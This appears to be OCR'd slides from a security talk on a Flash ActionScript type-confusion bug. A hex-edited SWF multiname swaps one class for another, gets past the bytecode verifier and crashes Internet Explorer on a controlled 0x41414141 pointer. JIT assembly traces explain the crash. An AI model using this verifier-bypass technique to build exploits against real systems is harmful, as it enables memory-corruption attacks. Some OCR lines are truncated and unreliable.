


```
0610h: 6E 65 72 08 41 41 41 41 41 41 41 41 08 16 01 18  ner.AAAAAAAA....
0620h: 02 17 01 16 08 18 07 18 03 16 0D 02 01 01 11 07  ................
0630h: 01 02 07 01 03 07 01 04 07 01 05 07 03 06 07 01  ................
0640h: 07 07 04 09 07 03 0A 07 03 0B 07 03 0C 09 02 01  ................
```

Template Results - SWF_t51.bt

Name	Value
struct MULTINAMEs multinames	
struct MULTINAME_INFO multiname[0]	<q>[public]::Original_Class
struct MULTINAME_INFO multiname[1]	<q>[public]::Real_Ref_Class
struct MULTINAME_INFO multiname[2]	<q>[public]::String
struct MULTINAME_INFO multiname[3]	<q>[public]::Object
struct MULTINAME_INFO multiname[4]	<q>[packageinternal]::ref_func
struct MULTINAME_INFO multiname[5]	<q>[public]::PoC_Main
struct MULTINAME_INFO multiname[6]	<q>[public]flash.display::Sprite
struct MULTINAME_INFO multiname[7]	<q>[packageinternal]::get_test1
struct MULTINAME_INFO multiname[8]	<q>[packageinternal]::static_func1
struct MULTINAME_INFO multiname[9]	<q>[packageinternal]::func1
struct MULTINAME_INFO multiname[10]	<multi>[public]::Original_Class
struct MULTINAME_INFO multiname[11]	<q>[public]flash.events::EventDispatcher
struct MULTINAME_INFO multiname[12]	<q>[public]flash.display::DisplayObject
struct MULTINAME_INFO multiname[13]	<q>[public]flash.display::InteractiveObject
struct MULTINAME_INFO multiname[14]	<q>[public]flash.display::DisplayObjectContainer
struct MULTINAME_INFO multiname[15]	<multi>[public]::Real_Ref_Class

“MultiName” After Modification




```
061Oh:  6E 65 72 08 41 41 41 41 41 41 41 41 08 16 01 18   ner.AAAAAAAA....
062Oh:  02 17 01 16 08 18 07 18 03 16 0D 02 01 01 11 07   ................
063Oh:  01 03 07 01 03 07 01 04 07 01 05 07 03 06 07 01   ................
064Oh:  07 07 04 09 07 03 0A 07 03 0B 07 03 0C 09 02 01   ................
```

Template Results - SWF_t51.bt

Name	Value
struct MULTINAMEs multinames	
struct MULTINAME_INFO multiname[0]	<q>[public]::Real_Ref_Class
struct MULTINAME_INFO multiname[1]	<q>[public]::Real_Ref_Class
struct MULTINAME_INFO multiname[2]	<q>[public]::String
struct MULTINAME_INFO multiname[3]	<q>[public]::Object
struct MULTINAME_INFO multiname[4]	<q>[packageinternal]::ref_func
struct MULTINAME_INFO multiname[5]	<q>[public]::PoC_Main
struct MULTINAME_INFO multiname[6]	<q>[public]flash.display::Sprite
struct MULTINAME_INFO multiname[7]	<q>[packageinternal]::get_test1
struct MULTINAME_INFO multiname[8]	<q>[packageinternal]::static_func1
struct MULTINAME_INFO multiname[9]	<q>[packageinternal]::func1
struct MULTINAME_INFO multiname[10]	<multi>[public]::Original_Class
struct MULTINAME_INFO multiname[11]	<q>[public]flash.events::EventDispatcher
struct MULTINAME_INFO multiname[12]	<q>[public]flash.display::DisplayObject
struct MULTINAME_INFO multiname[13]	<q>[public]flash.display::InteractiveObject
struct MULTINAME_INFO multiname[14]	<q>[public]flash.display::DisplayObjectContainer
struct MULTINAME_INFO multiname[15]	<multi>[public]::Real_Ref_Class

Got a crash


Internet Explorer
Error signature
AppName: iexplore.exe AppVer: 6.0.2900.5512 ModName: unknown
ModVer: 0.0.0.0 Offset: 02ebcfbb
Reporting Details
This report includes: information regarding the condition of Internet Explorer when the problem occurred, the operating system version and computer hardware in use; your Digital Product ID, which could be used to identify your license; and the Internet Protocol (IP) address of your computer.
It crashed in the JITed function so it does not fall in any module.
or any other form of personally identifying user-specific information such as e-mail address to determine your identity, if
The data that we collect will only be used to fix the problem. If more information is available, we will tell you when you report the problem. This error report will be sent using a secure connection to a database with limited access and will not be used for marketing purposes.
To view technical information about the error report, click here.
To see our data collection policy on the web, click here.
Close

Analyzing the crash


```
02DA9FA0    mov     ecx, dword ptr [eax+8]
02DA9FA3    mov     ecx, dword ptr [ecx+48]
02DA9FA6    lea     edx, [ebp-10]
02DA9FA9    mov     dword ptr [ebp-10], eax
02DA9FAC    mov     eax, dword ptr [ecx]
02DA9FAE    push    edx
02DA9FAF    push    0
02DA9FB1    push    ecx
02DA9FB2    call    eax
02DA9FB4    add     esp, 0C
02DA9FB7    test    eax, eax
02DA9FB9    je      short 02DA9FE4
02DA9FBB    mov     ecx, dword ptr [eax+8]      ; crashed here, [41414141h+8] = ?
02DA9FBE    mov     ecx, dword ptr [ecx+40]
02DA9FC1    lea     edx, [ebp-10]
02DA9FC4    mov     dword ptr [ebp-10], eax
02DA9FC7    mov     eax, dword ptr [ecx]
02DA9FC9    push    edx
02DA9FCA    push    0
02DA9FCC    push    ecx
02DA9FCD    call    eax
```

Analyzing the crash

```
02DA9FA0   mov     ecx, dword ptr [eax+8]
02DA9FA3   mov     ecx, dword ptr [ecx+48]
02DA9FA6   lea     edx, [ebp-10]
02DA9FA9   mov     dword ptr [ebp-10], eax
02DA9FAC   mov     eax, dword ptr [ecx]
02DA9FAE   push    edx
02DA9FAF   push    0
02DA9FB1   push    ecx
02DA9FB2   call    eax                          ; this call returns 41414141h
02DA9FB4   add     esp, 0C
02DA9FB7   test    eax, eax
02DA9FB9   je      short 02DA9FE4
02DA9FBB   mov     ecx, dword ptr [eax+8]
02DA9FBE   mov     ecx, dword ptr [ecx+40]
02DA9FC1   lea     edx, [ebp-10]
02DA9FC4   mov     dword ptr [ebp-10], eax
02DA9FC7   mov     eax, dword ptr [ecx]
02DA9FC9   push    edx
02DA9FCA   push    0
02DA9FCC   push    ecx
02DA9FCD   call    eax
```

Analyzing the crash

```
02DA9FA0   mov     ecx, dword ptr [eax+8]
02DA9FA3   mov     ecx, dword ptr [ecx+48]
02DA9FA6   lea     edx, [ebp-10]
02DA9FA9   mov     dword ptr [ebp-10], eax
02DA9FAC   mov     eax, dword ptr [ecx]
02DA9FAE   push    edx
02DA9FAF   push    0
02DA9FB1   push    ecx
02DA9FB2   call    eax                    ; this call returns 41414141h
02DA9FB4   add     esp, 0C
02DA9FB7   test    eax, eax
02DA9FB9   je      short 02DA9FE4
02DA9FBB   mov     ecx, dword ptr [eax+8]
02DA9FBE   mov     ecx, dword ptr [ecx+40]
02DA9FC1   lea     edx, [ebp-10]
02DA9FC4   mov     dword ptr [ebp-10], eax
02DA9FC7   mov     eax, dword ptr [ecx]
02DA9FC9   push    edx
02DA9FCA   push    0
02DA9FCC   push    ecx
02DA9FCD   call    eax
```




Let’s go into this call!

```
seg000:0000FECD              push    ebp
seg000:0000FECE              mov     ebp, esp
seg000:0000FED0              sub     esp, 18h
seg000:0000FED3              mov     ecx, [ebp+arg_0]
seg000:0000FED6              lea     eax, [ebp+var_C]
seg000:0000FED9              mov     edx, ds:2AD9064h
seg000:0000FEDF              mov     [ebp+var_8], ecx
seg000:0000FEE2              mov     [ebp+var_C], edx
seg000:0000FEE5              mov     ds:2AD9064h, eax
seg000:0000FEEB              mov     edx, ds:2AD9058h
seg000:0000FEF1              cmp     eax, edx
seg000:0000FEF3              jnb     short loc_FEFA
seg000:0000FEF3
seg000:0000FEF5              call    10398400
seg000:0000FEF5
seg000:0000FEFA
seg000:0000FEFA loc_FEFA:                    ; CODE XREF: sub_FECD+26j
seg000:0000FEFA              mov     eax, 41414141h
seg000:0000FEFF              mov     ecx, [ebp+var_C]
seg000:0000FF02              mov     ds:2AD9064h, ecx
seg000:0000FF08              mov     esp, ebp
seg000:0000FF0A              pop     ebp
seg000:0000FF0B              retn
```

```
seg000:0000FECD                 push    ebp
seg000:0000FECE                 mov     ebp, esp
seg000:0000FED0                 sub     esp, 18h
seg000:0000FED3                 mov     ecx, [ebp+arg_0]
se                                                ar_C]
se                                                D9064h
se                                                ], ecx
se                                                C], edx
se                                                4h, eax
se                                                D9058h
se
se                                                FA
se
seg000:0000FEF5                 call    10398400
seg000:0000FEF
seg000:0000FEFA
seg000:0000FEFA sub_FEFA:                         ; CODE XREF: sub_FECD+26j
seg000:0000FEFA                 mov     eax, 41414141h
seg000:0000FEFF                 mov     ecx, [ebp+var_C]
seg000:0000FF02                 mov     ds:2AD9064h, ecx
seg000:0000FF08                 mov     esp, ebp
seg000:0000FF0A                 pop     ebp
seg000:0000FF0B                 retn
```

Remember?

```
static function static_func1():uint {
    var v:uint = 0x41414141;
    return v;
}
```



```
seg000:0000FECD          push    ebp
seg000:0000FECE          mov     ebp, esp
seg000:0000FED0          sub     esp, 18h
seg000:0000FED3          mov     ecx, [ebp+arg_0]
se                                ar_C]
se                                D9064h
se                                ], ecx
se                                C],
se                                4h
se                                D905Ch
se
se                                FA
se
seg000:0000FEF5          call    10398400
seg000:0000FEF
seg000:0000FEFA
seg000:0000FEFA sub_FEFA:                ; CODE XREF: sub_FECD+26j
seg000:0000FEFA          mov     eax, 41414141h
seg000:0000FEFF          mov     ecx, [ebp+var_C]
seg000:0000FF02          mov     ds:2AD9064h, ecx
seg000:0000FF08          mov     esp, ebp
seg000:0000FF0A          pop     ebp
seg000:0000FF0B          retn
```

Remember?

```
static function static_func1():uint {
    var v:uint = 0x41414141;
    return v;
}
```

In

Real_Ref_Class!

JITed Main Function

```
02DA9FA0    mov     ecx, dword ptr [eax+8]      ; get the wrong class object
                                                ; Real_Ref_Class
02DA9FA3    mov     ecx, dword ptr [ecx+48]

02DA9FA6    lea     edx, [ebp-10]
02DA9FA9    mov     dword ptr [ebp-10], eax
02DA9FAC    mov     eax, dword ptr [ecx]
02DA9FAE    push    edx
02DA9FAF    push    0
02DA9FB1    push    ecx
02DA9FB2    call    eax
02DA9FB4    add     esp, 0C
```

JITed Main Function

```
02DA9FA0    mov     ecx, dword ptr [eax+8]      ; get the wrong class object
                                                ; Real_Ref_Class
02DA9FA3    mov     ecx, dword ptr [ecx+48]     ; get 1st static func on the class

02DA9FA6    lea     edx, [ebp-10]
02DA9FA9    mov     dword ptr [ebp-10], eax
02DA9FAC    mov     eax, dword ptr [ecx]
02DA9FAE    push    edx
02DA9FAF    push    0
02DA9FB1    push    ecx
02DA9FB2    call    eax
02DA9FB4    add     esp, 0C
```

JITed Main Function

```
02DA9FA0    mov     ecx, dword ptr [eax+8]      ; get the wrong class object
                                                ; Real_Ref_Class
02DA9FA3    mov     ecx, dword ptr [ecx+48]     ; get 1st static func on the class

02DA9FA6    lea     edx, [ebp-10]
02DA9FA9    mov     dword ptr [ebp-10], eax
02DA9FAC    mov     eax, dword ptr [ecx]
02DA9FAE    push    edx
02DA9FAF    push    0
02DA9FB1    push    ecx
02DA9FB2    call    eax                         ; calling the 1st static function
02DA9FB4    add     esp, 0C
```

JITed Main Function

```
02DA9FA0    mov     ecx, dword ptr [eax+8]      ; get the wrong class object
                                                ; Real_Ref_Class
02DA9FA3    mov     ecx, dword ptr [ecx+48]     ; get 1st static func on the class

02DA9FA6    lea     edx, [ebp-10]
02DA9FA9    mov     dword ptr [ebp-10], eax
02DA9FAC    mov     eax, dword ptr [ecx]
02DA9FAE    push    edx
02DA9FAF    push    0
02DA9FB1    push    ecx
02DA9FB2    call    eax                         ; calling the 1st static function
02DA9FB4    add     esp, 0C
```


It is actually the JITed code for:

```
var obj:Original_Class = Original_Class.static_func1();
```

But it becomes:

```
var obj: Real_Ref_Class = Real_Ref_Class.static_func1();
```

Using Real_Ref_Class Directly





```
static function static_func1():uint {
        var v:uint = 0x41414141;
        return v;
}
```

```
var obj:Real_Ref_Class = Real_Ref_Class.static_func1();
```

Using Real_Ref_Class Directly

Can not pass the Verification Process!

